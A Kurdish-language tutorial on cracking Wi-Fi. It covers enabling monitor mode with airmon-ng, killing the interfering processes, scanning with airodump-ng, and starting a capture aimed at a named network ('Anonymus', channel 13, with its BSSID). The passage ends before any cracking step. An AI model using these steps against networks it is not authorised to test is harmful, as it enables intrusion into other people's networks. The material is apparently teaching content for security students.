BY : MaTiN sLeMaNy


سلاو هاورێیان

لەم فێرکاریە ، باسی کراکی وایەرلێس دەکەم

دکتۆر ئایسەر زۆر بە جوانی باسی کرد ، بەڵام هەندێک تەلەبە هەر کێشەیان بۆ دروست ببوو .


بەهیوای ئەوەی توانیبێتم وەڵامی هەندێک لە پرسیارەکانتان بەمەوە

- سەرەتا : ئەلفاکە دەکەین بە کۆمپیتەرەکەمانەوە.
- لە دیڤایس بەشی usb ناوی ئەلفاکە زیاد بووە ، کۆنێکتی دەکەین .
- ئێستا تێرمیناڵێک بکەرەوە ، بنووسە ifconfig : ئەو ئینتەرفەیسانەمان بۆ دێنێت کە کۆنێکتی کۆمپیتەرەکەمان بووە .




لێرە ئێمە تەنها پێوستمان بە ئنتەرفەیسی wlan0 هەیە ، لەبەر ئەوە ئێمە ئەتوانین ئینتەرفەیسەکانیکە دیسەبڵ بکەین بە :

ifconfig <name of the interface> down



ئێستا ، بنووسە

airmon-ng start wlan0



- دەبینین چەن پرۆسسێکمان پیشان ئەیات ، کە کێشەمان بۆ دروست دەکەن لە سێرچی WiFi ، ئەمانەش دەتوانین نەیان هێڵین بە فرمانی kill .

kill <process ID>


```
Found 3 processes that could cause trouble.
If airodump-ng, aireplay-ng or airtun-ng stops working after
a short period of time, you may want to kill (some of) them!
-e
PID     Name
2799    NetworkManager
2869    wpa_supplicant
3575    dhclient
Process with PID 3575 (dhclient) is running on interface wlan0


Interface       Chipset         Driver

wlan0           Atheros AR9271  ath9k - [phy0]
                                (monitor mode enabled on mon0)

root@kali:~# kill 2799
root@kali:~# kill 2869
root@kali:~# kill 3575
```


ئێستا ئەگەر فرمانی ifconfig لێبەین ، پێویستە ئینتەرفەیسێکی تازەمان بۆ زیاد بوبێت ، ئەویش mon0 یە .



- ئێستا ئەم فرمانە بنووسە

airodump-ng mon0


- بەکاردێت بۆ دۆزینەوەی وایفای زیان لێکەوتوەکە .
- وە ناو و Id و چەناڵی زیان لێکەوتوەکەمان پیشان دەدات.



- ئێمە ئەوەی یەکەمیان کراک دەکەین کە ناوی Anonymus ە ، وە لە چەناڵی 13 یە ، BSSID یەکەی بریتیە لە 10:FE:ED:B7:A2:76 .

- لە هەنگاوی داهاتووا ئەم فرمانە لێبە .

“airodump-ng –c <channel> -w <name> –bssid <bssid> mon0”

